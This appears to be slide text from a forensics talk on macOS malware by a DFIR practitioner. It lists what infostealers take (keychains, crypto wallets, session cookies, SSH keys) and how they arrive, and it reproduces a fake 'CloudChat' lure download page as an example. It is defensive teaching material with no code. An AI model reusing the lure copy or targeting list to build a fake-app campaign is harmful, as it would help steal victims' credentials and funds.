

Rotten to the Core

- Sarah Edwards
- @iamevltwin
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


iVerify.

Head of DFIR
iverify.io

SANS

Mac and iOS Forensic
Analysis and Incident
Response
for518.com




mac4n6
mac4n6.com

“Macs don’t get [PC] viruses.”
<https://youtu.be/06AxfqYJY1M>



Patrick Wardle's Mac Malware of 2024

https://objective-see.org/blog/blog_0x7D.html



Includes:


- Infection Vector
- Persistence Mechanism
- Features & Goals
- Reverse Engineering Details

Does not include:

- Specific forensic IOCs
- Mobile Malware


macOS Infostealers

- Opportunistic
- Very Common
- Steals things!
 - Credentials (Keychains)
 - Crypto Wallets
 - Session Cookies
 - SSH Keys
 - Sensitive Data
 - Etc.
- No Persistence (Smash and Grab)
- Can lead to data breaches
- Often a fake or trojanized Application



Vectors: How did it get on the system?

- Social Engineering
- Browser Download
- Shady link sent via chat messages or email
- Via External Media
- Internet Search
- Torrent Download
- More!



CC

A safe social lifestyle




CloudChat (CC) is a platform that provides you with a safe social life service. You can easily chat with friends around the world and share your unique and interesting perspectives. You can also use pictures and videos to share your life in the circle of friends or the world. Let the world applaud you without worrying about privacy being leaked.


[马上下载](#)

Private and secure social


CC, using the most advanced encryption technology to ensure end-user privacy social security, you can rest assured that with the people who share important moments!







 cluodchat.cc





Private and secure social

CC, using the most advanced encryption technology to ensure end-user privacy social security, you can rest assured that with the people who share important moments!



